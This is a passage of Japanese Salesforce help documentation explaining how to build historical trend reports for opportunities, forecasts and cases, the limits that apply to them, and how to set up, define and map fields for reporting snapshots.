2. 現在の値および履歴値が簡単に比較できるように横に並べて表示される。
3. 変更された日付と金額が赤または緑で強調表示される。

1. パイプラインの経時的な変化の監視
   今日と昨日のパイプラインの合計値を比較する方法を知りたいとします。2 つの日付を比較する簡単なレポートを作成します。
2. 特定の値を超える履歴案件の識別
   今日の変動を考慮せず、パイプラインで $5,000 を超える案件にのみ焦点を絞るとします。これには、昨日は $5,000 未満であった案件を除外する履歴トレンドレポートが必要です。
3. 押し出された案件の検出
   完了までに予想以上に時間を要する案件に焦点を絞るには、パイプラインで完了予定日が後の日付に変更された案件を見つける履歴トレンドレポートを作成します。
4. 減少傾向にある案件の識別
   履歴トレンドの分析は、リスクを含む可能性がある案件をすばやく識別して優先付けを行うのに役立ちます。たとえば、パイプラインで昨日から値が減少した案件を対象にするとします。これには、今日よりも昨日の値のほうが大きい案件を示す履歴トレンドレポートが必要です。

パイプラインの経時的な変化の監視

今日と昨日のパイプラインの合計値を比較する方法を知りたいとします。2つの日付を比較する簡単なレポートを作成します。

1. 商談履歴レポートを作成します。
   a. [レポート] タブで、[新規レポート] をクリックします。
   b. [レポートタイプを選択] > [商談] で、*[履歴トレンドが関連する商談]* を選択します。
   c. [作成] をクリックします。
2. ［表示］で、*［すべての商談］* を選択します。
   ［履歴日］項目のデフォルト値は *［昨日］* で、［金額（履歴）］項目には、昨日の日付が表示されます。

   ヒント: [昨日]は、*可変*の日付値で、今日の日付の相対日付を示します。明日これと同じレポートを実行すると、［金額（履歴）］には今日の日付が表示されます。


エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」



3. ［金額（履歴）］および［金額–今日］列のヘッダーの下向き矢印をクリックします。*［この項目を集計］* をクリックし、*［合計］* を選択します。
   総額が各列の下部に表示されます。
4. ［金額］列のヘッダーの下向き矢印をクリックし、*［変更を表示］* を選択します。
5. [レポート実行] をクリックします。
6. ［変更］列で、［金額（履歴）］列と［金額–今日］列の合計値の差を確認します。

   ヒント: 緑色または赤色の値を探すことで、一目で変更を確認できます。

パイプラインの動作の分析に役立つ簡単な履歴トレンドレポートを作成しました。


関連トピック:

履歴トレンドが関連する商談レポート

特定の値を超える履歴案件の識別

今日の変動を考慮せず、パイプラインで $5,000 を超える案件にのみ焦点を絞るとします。これには、昨日は $5,000 未満であった案件を除外する履歴トレンドレポートが必要です。

1. 商談履歴レポートを作成します。
   a. [レポート] タブで、[新規レポート] をクリックします。
   b. [レポートタイプを選択] > [商談] で、*［履歴トレンドが関連する商談］* を選択します。
   c. [作成] をクリックします。
2. *［表示］* で、*［すべての商談］* を選択します。
3. $5,000 を超える履歴値に絞り込みます。
   a. [追加] をクリックし、*［履歴項目の絞り込み］* を選択します。
   b. ［金額 （履歴）］ を ［昨日］ に設定します。
   c. 演算子に *［＞］* を選択します。
   d. 最後の項目に *「5,000」* と入力します。
   e. [OK] をクリックします。



4. [レポート実行] をクリックします。
5. 完了したレポートで、［金額 – 履歴］ 列のすべての案件が $5,000 を超えていることを確認します。

ヒント: [金額]、[完了予定日]、[フェーズ] 項目の値は緑色または赤色で表示され、変化の方向が示されます。列ヘッダーの下向き矢印をクリックすると、色が反転します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

特定の履歴スナップショット日に特定の金額を超えるすべての案件を取得する、簡単なレポートが作成されました。

関連トピック:

履歴トレンドが関連する商談レポート

押し出された案件の検出

完了までに予想以上に時間を要する案件に焦点を絞るには、パイプラインで完了予定日が後の日付に変更された案件を見つける履歴トレンドレポートを作成します。

1. 商談履歴レポートを作成します。
   a. [レポート] タブで、[新規レポート] をクリックします。
   b. [レポートタイプを選択] > [商談] で、*[履歴トレンドが関連する商談]* を選択します。
   c. [作成] をクリックします。
2. *[表示]* で、*[すべての商談]* を選択します。
3. 以前より後の日付に変更された完了予定日に絞り込みます。
   a. [追加] をクリックし、*[履歴項目の絞り込み]* を選択します。
   b. [完了予定日 (履歴)] を 2013 年 2 月 1 日に設定します。

      ヒント: [固定日] の下にあるカレンダーを使用して、日付を選択します。

   c. [OK] をクリックします。
4. [完了予定日] 列のヘッダーの下向き矢印をクリックし、*[変更を表示]* を選択します。
5. [レポート実行] をクリックします。
6. レポートの案件ごとに、[完了予定日 – 履歴] 列の日付と [完了予定日 – 今日] 列の日付を比較します。

   ヒント: 緑色または赤色の値を探すことで、一目で変更を確認できます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」


関連トピック:

履歴トレンドが関連する商談レポート

減少傾向にある案件の識別

履歴トレンドの分析は、リスクを含む可能性がある案件をすばやく識別して優先付けを行うのに役立ちます。たとえば、パイプラインで昨日から値が減少した案件を対象にするとします。これには、今日よりも昨日の値のほうが大きい案件を示す履歴トレンドレポートが必要です。

1. 商談履歴レポートを作成します。
   a. ［レポート］タブで、[新規レポート]をクリックします。
   b. [レポートタイプを選択] > [商談] で、*［履歴トレンドが関連する商談］*を選択します。
   c. [作成]をクリックします。
2. *［表示］*で、*［すべての商談］*を選択します。
3. 今日よりも昨日の値のほうが小さい案件をすべて除外します。
   a. [追加]をクリックし、*［履歴項目の絞り込み］*を選択します。
   b. ［金額 （履歴）］を ＞ に設定します。
   c. 最後の項目を *［項目］*に設定します。
      これで、履歴金額が、特定の金額ではなく［金額 – 今日］列の金額と比較されます。
   d. [OK]をクリックします。



4. [レポート実行]をクリックします。

昨日から減少した案件にフラグ付けする簡単なレポートが作成されました。［金額 – 今日］列のすべての結果は赤色で表示され、値が減少したことを示します。

ヒント: 金額の変化を示す色を変更するには、［変更］列の上にある下向き矢印をクリックし、*［色を反転］*をクリックします。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

関連トピック:

履歴トレンドが関連する商談レポート


売上予測金額の変化の確認

チームメンバーが各売上予測分類に割り当てた金額に関するマトリックス形式の履歴レポートを作成しましょう。これらの金額の変化を確認することにより、チームの売上予測の精度がわかります。

この例では、当会計四半期に入ってから約 1 か月が経過していると想定しています。

1. 売上予測履歴レポートを作成します。
   a. [レポート] タブで、[新規レポート] をクリックします。
   b. [レポートタイプを選択] > [売上予測] で、*[履歴トレンドが関連する売上予測データ]* を選択します。このレコードタイプを選択する前に、組織で [売上予測データ] の [履歴トレンド] を有効化しておく必要があります。レポートタイプが表示されていない場合は、システム管理者にお問い合わせください。
   c. [作成] をクリックします。
2. [条件] 領域で、[表示] > [すべての売上予測データ] を選択して、条件を設定します。
   a. [日付項目] に、[終了日] を選択します。[範囲] に、[当会計四半期] を選択します。[開始] および [終了] 日付項目には、当四半期の開始日と終了日が自動的に設定されます。
   b. [履歴日付] で、ドロップダウンメニューから [3 か月前]、[2 か月前]、[1 か月前] を選択します。選択した各日付が項目に追加されます。

目的の履歴データを絞り込みます。



ヒント: [昨日] を項目の右側に移動するには、削除してからドロップダウンメニューで再度追加します。

3. 過去の変化を確認するための監視対象データを選択します。この場合、変更されたカテゴリと、売上予測金額がどのように変化したかに注目します。
   a. [プレビュー] ペインで、[表形式] を [マトリックス形式] に変更します。
   b. [所有者：氏名] 項目を [項目] 領域から [プレビュー] ペインにドラッグして、行のグルーピングを作成します。
   c. [売上予測分類] 項目を [所有者：氏名] の右側にドラッグして、別の行のグルーピングを作成します。
   d. [売上予測金額 (履歴)] 項目を [プレビュー] ペインの黄色いバーの下にあるマトリックス領域にドラッグします。[集計] ダイアログで、[合計] を選択します。

エディション


使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

追跡するデータを含む項目を選択します。



レコードがある [条件] 領域で選択した履歴日付ごとに列が表示されます。

4. [レポート実行]をクリックして、これまで収集したデータを表示します。次に、[カスタマイズ]をクリックし、必要に応じて条件と項目を継続的に調整します。
5. 追跡するデータを定義したら、そのデータをグラフィカルに表示するグラフを作成します。
   a. [プレビュー] 領域で、[グラフを追加] をクリックして折れ線グラフアイコンを選択します。
   b. [グラフデータ] タブで、[Y 軸] に［売上予測金額合計 （履歴）］を選択し、[X 軸] に［スナップショット日］を選択します。
   c. [グループ化単位] に［売上予測分類］を選択し、[累積折れ線] を選択します。
   d. [OK] をクリックし、[レポート実行] を再度クリックします。
6. [別名で保存] をクリックします。レポートの名前とそのフォルダを選択し、[保存] をクリックします。

ケースの履歴追跡

ケース全体の活動を監視し、ケースの有効期間の過去 3 か月に発生したケースの状況の変化を識別します。

1. コンタクトセンター運用を最適化する方法の1つは、長期にわたって［状況］項目を監視し、前の状況に戻ったケースがないか注意することです。これにより、より有効なケースの解決方法が明らかになる可能性があります。
2. 別の例として、［優先度］項目の履歴値を分析し、オープン時に不適切に分類された可能性のあるケースを識別することもできます。優先度に頻繁な変更がないか監視することは、複雑なケースの処理の向上にもつながります。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

履歴トレンドレポートに関する説明

履歴トレンドレポートでは、5 営業日や 5 営業週など、5 つのスナップショット日付の間の変化を強調表示するように設計された特別なカスタムレポートタイプを使用します。グラフおよびダッシュボードにデータの変化を視覚的に表示できます。

Winter '14 以降で作成された組織の場合、履歴トレンドレポートはデフォルトで有効化されます。これよりも古い組織の場合、[設定] メニューで履歴トレンドレポートを有効化する必要があります。

Salesforce では、過去 3 か月と今月の履歴データが保持されます。実際に操作できる履歴データ量は、組織のデータ設計や使用パターンによって異なります。最大 4 つの履歴条件を使用して、比較する対象期間のスナップショット日付を 5 つまで選択できます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

日または週よりも長い期間はお勧めできません。これよりも長い期間を使用すると、レポートがタイムアウトになり返されない可能性があります。レコード数が限定された小規模な組織の場合は、月単位のトレンドレポートが機能することもありますが、これは履歴トレンドレポートの設計目標ではありません。

ヒント: また、メタデータ API やレポートおよびダッシュボード REST API を使用して、履歴トレンドレポートを作成およびカスタマイズすることもできます。

履歴トレンドレポートに関する制限

Salesforce の履歴トレンドは、データを追跡するときの時間、データの行数、追跡可能な項目およびオブジェクトに関して特定の制限の対象になります。これらの制限は、レポートデータをすばやく返せるように設けられた制限です。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- Salesforce では、過去 3 か月と今月の履歴データが保持されます。
- 各オブジェクトで最大 500 万行の履歴トレンドデータを保存できます。この制限を超過すると、履歴データのキャプチャは停止します。オブジェクトが制限の 70% に達した場合と、制限を超過した場合に管理者にメールで通知されます。
- 各履歴トレンドレポートには、100 個まで項目を含めることができます。商談レポートでは、履歴トレンドレポートに事前選択される標準項目が含まれており、この項目は無効にできません。
- 数式項目はサポートされていません。
- 各履歴トレンドレポートで最大 5 つの履歴スナップショット日付を指定できます。
- 各履歴トレンドレポートで最大 4 つの履歴条件を使用できます。
- サポートされる項目種別は、数値、通貨、日付、選択リスト、参照項目、テキストです。
- 期間指定換算レートはサポートされません。履歴トレンドレポートを実行すると、最新の期間指定換算レートのみが使用されます。
- Internet Explorer 6 はサポートされていません。
- レポートウィザードはサポートされていません。履歴トレンドレポートは、レポートビルダーでのみ作成できます。

- Lightning Experience では、グラフを含む履歴トレンドレポートはサポートされますが、履歴トレンドレポートの表形式ビューは使用できません。

重要: 選択リスト項目が履歴トレンドデータ条件ですでに使用されている場合、よく考えてからその値を変更してください。今後の履歴レポートでその項目の有用性が低下してしまう可能性があります。

レポート作成スナップショットを使用した履歴データのレポート

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レポート作成スナップショットにより、履歴データに関するレポートを作成できます。承認されたユーザは、表形式のレポートやサマリーレポートの結果をカスタムオブジェクトの項目に保存することができ、それらの項目を対象オブジェクト上の対応する項目に割り当てることができます。その上で、レポートをいつ実行してそのカスタムオブジェクトの項目にレポートのデータを読み込むかをスケジューリングできます。レポート作成スナップショットでは、Salesforce での他のレコード操作と同様にレポートデータを操作できます。

レポート作成スナップショットの設定後、次の操作ができるようになります。

- 対象オブジェクトのカスタムレポートを作成および実行する。
- ソースレポートのダッシュボードを作成する。
- 対象オブジェクトにカスタムタブを設定している場合に、対象オブジェクトでリストビューを定義する。

たとえば、カスタマーサポートマネージャが、毎日 5:00 PM に自分のチームに割り当てられているオープンケースに関するレポートを作成するレポート作成スナップショットを設定し、カスタムオブジェクトにそのデータを保存してオープンケースに関する履歴を作成することが考えられます。このレポートによって、マネージャは動向を把握できます。そして、カスタムオブジェクトに保存されたある時点のデータや動向データのレポートを作成することや、そのレポートをダッシュボードコンポーネントのソースとして使用することができます。作成できるレポート作成スナップショットの総数については、「*Salesforce の制限*」を参照してください。

1. レポート作成スナップショットの準備
   レポート作成スナップショットを設定するには、ソースレポートと、ソースレポートのデータが読み込まれる項目を持つ対象オブジェクトが必要です。
2. レポート作成スナップショットの定義
   ソースレポート、対象オブジェクト、対象オブジェクト項目を作成すると、レポート作成スナップショットを定義できます。レポート作成スナップショットを定義するには、名前を付けてから、レポート作成スナップショットの実行時に、レポート結果を指定の対象オブジェクトに読み込むソースレポートを選択します。
3. レポート作成スナップショット項目の対応付け
   ソースレポート、対象オブジェクト、対象オブジェクトの項目を作成し、レポート作成スナップショットを定義した後に、ソースレポートの項目と対象オブジェクトの項目を対応付けることができます。それにより、実行時にソースレポートの項目から対象オブジェクトの項目にデータを自動的に読み込みます。

4. レポート作成スナップショットのスケジュールと実行
   ソースレポート、対象オブジェクト、および対象オブジェクト項目を作成し、レポート作成スナップショットを定義して、その項目を対応付けたら、レポート作成スナップショットの実行をスケジュールできます。必要なソースレポートのデータが対象オブジェクトに読み込まれるように、レポート作成スナップショットの実行スケジュールを、毎日、毎週、または毎月に設定します。
5. レポート作成スナップショットの管理
   レポート作成スナップショットの設定後は、詳細の参照、編集、削除が可能です。[設定]から、［クイック検索］ボックスに「*レポート作成スナップショット*」と入力し、[レポート作成スナップショット]を選択すると、[レポート作成スナップショット]ページが表示され、組織で定義されているレポート作成スナップショットの一覧が表示されます。
6. レポート作成スナップショットのトラブルシューティング
   レポート作成スナップショットの詳細ページにある[実行履歴]セクションには、レポート作成スナップショットが正常に実行されたかどうかが表示されます。スケジュール実行中にレポート作成スナップショットが失敗すると、その失敗が［結果］列に記録されます。実行の詳細を参照するには、［実行開始時刻］列で実行日時をクリックします。

関連トピック:

Salesforce Classic ダッシュボードを作成

アクセシビリティモードでのカスタムレポートの作成

レポート作成スナップショットの準備

レポート作成スナップショットを設定するには、ソースレポートと、ソースレポートのデータが読み込まれる項目を持つ対象オブジェクトが必要です。

レポート作成スナップショットを設定する手順は、次のとおりです。

1. レコードとして対象オブジェクトに読み込む項目を含む新しいカスタムレポートを作成します。
2. ソースレポートから読み込まれたレコードを保存する新しいカスタムオブジェクトを作成します。
3. レポート作成スナップショットが実行されたときにソースレポートの結果を受け取る対象オブジェクトの項目を作成します。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポート作成スナップショットを作成、保存、およびスケジュールする
- 「レポート作成スナップショットの管理」

レポート作成スナップショットを実行ユーザとして実行し、結果をカスタムオブジェクトに追加する
- 「レポート実行」

  および

  対象オブジェクトに対する「作成」

レポート作成スナップショットのソースレポートに関するヒント

- 詳細を非表示にして表形式ソースレポートを保存した場合、そのレポートをレポート作成スナップショットで使用できなくなります。また、レポート作成スナップショットに含まれる表形式ソースレポートの詳細を非表示にすると、そのレポート作成スナップショットを実行したときに失敗します。表形式ソースレポートの詳細が非表示でないことを確認するには、そのレポートを表示して[詳細の表示]ボタンをクリックし、レポートを保存します。[詳細の表示] ボタンは、レポートの詳細が非表示の場合にのみ表示されます。
- レポート作成スナップショットのソースレポートを作成するときは、レポートに追加した項目の名前をメモしておくと、レポート結果を保存する対象オブジェクトの項目を作成するときに役立ちます。
- カスタムテーブル形式レポートまたは集計レポートを、過去の売上予測レポート、予実対比表レポート、およびリードソースレポートを除いたソースレポートとして選択できます。［ソースレポート］ドロップダウンリストには、標準レポートは表示されません。
- ソースレポートには、100 項目まで含めることができます。
- レポート作成スナップショットを実行するときに、スケジュールを削除できます。実行中のレポート作成スナップショットの停止や一時停止、ソースレポートの削除はできません。ソースレポートを削除するには、まず［ソースレポート］ドロップダウンリストでレポートを変更して、レポート作成スナップショットからレポートを削除する必要があります。
- [ソースレポートの項目]列で[読み込みデータ無し]を選択した場合は、レポート作成スナップショットを実行したときに [対象オブジェクトの項目] 列の対応する項目にデータが読み込まれません。
- 対象オブジェクトの項目のデータ型と互換性のあるソースレポートの項目が存在しない場合は、[ソースレポートの項目] 列に［(互換性のあるデータ型の項目がありません)］項目が表示されます。

レポート作成スナップショットの対象オブジェクトに関するヒント

レポート作成スナップショットの対象オブジェクトを設定するときは、次の点に留意してください。

- Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の場合は、項目レベルセキュリティを使用して、該当するユーザが対象オブジェクトの項目を参照できるようにします。

- カスタムオブジェクトがレポート作成スナップショットの対象オブジェクトである場合、そのオブジェクトは削除できません。
- 対象オブジェクトの項目によって、項目の対応付けの可否が決まります。たとえば、ソースレポートに 10 項目あっても、対象オブジェクトに 1 項目しかない場合は、レポート作成スナップショットで対応付けられる項目は 1 つのみです。
- 対象オブジェクトには、100 項目まで追加できます。
- 対象オブジェクトに入力規則を設定したり、対象オブジェクトをワークフローに含めることはできません。
- レコードが新規作成されると Apex コードの実行をトリガする対象オブジェクトは、レポート作成スナップショットに含めることができません。
- レポート作成スナップショットが実行されると、最大2,000件の新規レコードを対象オブジェクトに追加できます。ソースレポートで 2,000 件を超えるレコードが作成された場合は、[行作成の失敗] 関連リストにレコードが追加されたことを知らせるエラーメッセージが表示されます。レポート作成スナップショットの詳細ページの [実行履歴] セクションから、[行作成の失敗] 関連リストにアクセスできます。

レポート作成スナップショットに関するヒント

- [実行ユーザ] が持つライセンスの種類を認識しておく必要があります。たとえば、レポート作成スナップショットの [実行ユーザ] が Salesforce ライセンスユーザである場合、Force.com Platform または Salesforce Platform One ライセンスを持つユーザは、そのレポート作成スナップショットを参照できません。逆に、[実行ユーザ] が Force.com Platform または Salesforce Platform One ライセンスを持つ場合、Salesforce ライセンスを持つユーザは、そのレポート作成スナップショットを参照できます。そのため、Force.com Platform または Salesforce Platform One ライセンスユーザがいる場合は、Force.com Platform または Salesforce Platform One ユーザライセンスを持つ [実行ユーザ] がいる場合のレポート作成スナップショットを別途作成することをお勧めします。
- 互換性のあるデータ型の項目のみを対応付けることができます。たとえば、通貨項目は数値項目と対応付けることができます。
- すでに項目の対応付けをしているレポート作成スナップショットのソースレポートまたは対象オブジェクトを変更すると、レポート作成スナップショットを保存したときに項目の対応付けが削除されます。[ソースレポートの集計項目] と [対象オブジェクトの項目] を参照して、それぞれ集計項目数および対象項目数を確認できます。
- ソースレポートの項目を対象オブジェクトの項目に対応付けていない場合は、レポート作成スナップショットが実行されたときにソースレポートから対象オブジェクトにデータが読み込まれません。
- レポート作成スナップショットが定義または削除されたり、ソースレポートまたは対象オブジェクトが変更されたりすると、組織の設定変更履歴に記録されます。
- レポート作成スナップショットの詳細ページにある [実行履歴] セクションには、実行したレポート作成スナップショットに関する詳細が表示されます。具体的な内容は次のとおりです。
  - レポート作成スナップショットが実行された日時
  - ソースレポート、対象オブジェクト、および実行ユーザの名前
  - レポート作成スナップショットの実行に要した時間
  - レポートタイプによって異なる、ソースレポートの [詳細] 行または [集計] 行数の合計
  - 対象オブジェクトで作成されたレコード件数

- レポート作成スナップショットが正常に実行されたかどうか

関連トピック:

レポート作成スナップショットを使用した履歴データのレポート
アクセシビリティモードでのカスタムレポートの作成

レポート作成スナップショットの定義

ソースレポート、対象オブジェクト、対象オブジェクト項目を作成すると、レポート作成スナップショットを定義できます。レポート作成スナップショットを定義するには、名前を付けてから、レポート作成スナップショットの実行時に、レポート結果を指定の対象オブジェクトに読み込むソースレポートを選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポート作成スナップショットを作成、保存、およびスケジュールする
- 「レポート作成スナップショットの管理」

レポート作成スナップショットを実行ユーザとして実行し、結果をカスタムオブジェクトに追加する
- 「レポート実行」

  および

  対象オブジェクトに対する「作成」

1. [設定] から、[クイック検索] ボックスに「レポート作成スナップショット」と入力し、[レポート作成スナップショット] を選択します。
2. [新規レポート作成スナップショット] をクリックします。
3. レポート作成スナップショットの名前、一意の名前、および説明を入力します。
4. ルックアップアイコンをクリックして、[実行ユーザ] 項目でユーザを選択します。

   [実行ユーザ] 項目のユーザによって、ソースレポートのデータへのアクセス権が決まります。これにより、セキュリティ設定に関係なく、対象オブジェクトのレコードを参照できるすべてのユーザが、対象オブジェクトに格納されたソースレポートの結果を参照できることになります。

   「すべてのデータの編集」権限を持つユーザのみ、自分以外の実行ユーザを選択できます。
5. [ソースレポート] ドロップダウンリストからレポートを選択します。

   ここで選択するレポートによって、レポート作成スナップショット実行時に対象オブジェクトにレコードとして読み込まれるレポート結果が決まります。

   カスタムテーブル形式レポートまたは集計レポートを、過去の売上予測レポート、予実対比表レポート、およびリードソースレポートを除いたソースレポートとして選択できます。[ソースレポート] ドロップダウンリストには、標準レポートは表示されません。
6. [対象オブジェクト] ドロップダウンリストからカスタムオブジェクトを選択します。

   選択したカスタムオブジェクトは、レポート作成スナップショット実行時にソースレポートの結果をレコードとして受け取ります。

   レポート作成スナップショットに使用されるレコードに関連付けられたレコードタイプがない場合、実行ユーザのレコードタイプはデフォルトでレポート作成スナップショットに関連付けられます。

7. [保存]をクリックしてレポート作成スナップショットの定義を保存するか、[保存＆項目の対応付けの編集]をクリックしてレポート作成スナップショットを保存し、その項目を対応付けます。
8. 対象オブジェクトの項目にソースレポートの項目を対応付けます。

関連トピック:

標準レポートタイプ

レポート作成スナップショット項目の対応付け

ソースレポート、対象オブジェクト、対象オブジェクトの項目を作成し、レポート作成スナップショットを定義した後に、ソースレポートの項目と対象オブジェクトの項目を対応付けることができます。それにより、実行時にソースレポートの項目から対象オブジェクトの項目にデータを自動的に読み込みます。

1. [設定]から、［クイック検索］ボックスに「*レポート作成スナップショット*」と入力し、[レポート作成スナップショット]を選択します。
2. 項目の対応付けを行うレポート作成スナップショットの名前を選択します。
3. [項目の対応付け]セクションで、[編集]をクリックします。
4. サマリーレポートの場合、ソースレポートからサマリーデータを抽出する［グルーピングレベル］で指定できます。対象オブジェクトに読み込まれたデータは、指定したグルーピングレベルの集計項目から取得されます。［総集計］は、すべてのグルーピングレベルの合計を集計します。
5. [ソースレポートの項目]列の［読み込みデータ無し］ドロップダウンリストをクリックし、[対象オブジェクトの項目]列のカスタムオブジェクト項目に対応付けるソースレポートの項目を選択します。サマリーレポートに基づいてレポート作成スナップショットに対応付けることができるのは、集計項目だけです。サマリーレポートの項目は、選択したグルーピングレベルによって異なります。
6. [適用]をクリックし、項目の対応付けを保存して引き続き項目を対応付けるか、[保存]をクリックして項目の対応付けを保存し、レポート作成スナップショットの詳細ページに戻ります。
7. 次に、レポート作成スナップショットの実行をスケジュールします。

レポート作成スナップショット項目の対応付けでの考慮事項

- ソースレポートの項目を対象オブジェクトの項目に対応付けていない場合は、レポート作成スナップショットが実行されたときにソースレポートから対象オブジェクトにデータが読み込まれません。
- 互換性のあるデータ型の項目のみを対応付けることができます。たとえば、通貨項目は数値項目と対応付けることができます。
- カスタム集計項目は、レポート作成スナップショットのグルーピングレベルとカスタム集計項目のグルーピングレベルが一致する場合にのみ、対応付けることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポート作成スナップショットを作成、保存、およびスケジュールする
- 「レポート作成スナップショットの管理」

レポート作成スナップショットを実行ユーザとして実行し、結果をカスタムオブジェクトに追加する
- 「レポート実行」

  および

  対象オブジェクトに対する「作成」

- [ソースレポートの項目]列で[読み込みデータ無し]を選択した場合は、レポート作成スナップショットを実行したときに[対象オブジェクトの項目]列の対応する項目にデータが読み込まれません。
- 対象オブジェクトの項目のデータ型と互換性のあるソースレポートの項目が存在しない場合は、[ソースレポートの項目]列に、[(互換性のあるデータ型の項目がありません)]と表示されます。
- 対象オブジェクトの項目によって、項目の対応付けの可否が決まります。たとえば、ソースレポートに 10 項目あっても、対象オブジェクトに 1 項目しかない場合は、レポート作成スナップショットで対応付けられる項目は 1 つのみです。
- ソースレポートの項目を、対象オブジェクトの[作成者]、[最終更新者]、[作成日]、[最終更新日]の項目に対応付けることはできません。
- ソースレポートの項目を対象オブジェクトと対応付けると、対象オブジェクトに読み込まれるときに一部のデータがそのコンテキストを失うことがあります。たとえば、ソースレポートの日付/時間項目を対象オブジェクトのテキスト項目と対応付けると、対象オブジェクトにはタイムゾーン情報のない日時が読み込まれます。
- レポート作成スナップショットを実行するときに、対象オブジェクト内の対応付けられた項目への「参照」または「更新」アクセス権を実行ユーザが持っていない場合、その項目は対応付けから削除されますが、実行が失敗することはありません。対象オブジェクトの必須項目が対応付けられていない場合、実行は失敗します。項目が常に確実に対応付けられるようにするには、項目を必須にするか、項目にデフォルト値を設定します。
- ソースレポートの項目を対象オブジェクトの参照項目に対応付けるには、参照先に関連付けられたオブジェクトの ID に対応付ける必要があります。たとえば、商談参照項目に対応付けるには、その[商談 ID]に対応付ける必要があります。ソースレポートで[商談 ID]を取得するには、カスタムレポートタイプを使用して ID およびその他の関連項目を含めることが必要な場合があります。

関連トピック:

レポート作成スナップショットを使用した履歴データのレポート

カスタム集計項目の作成

レポート作成スナップショットのスケジュールと実行

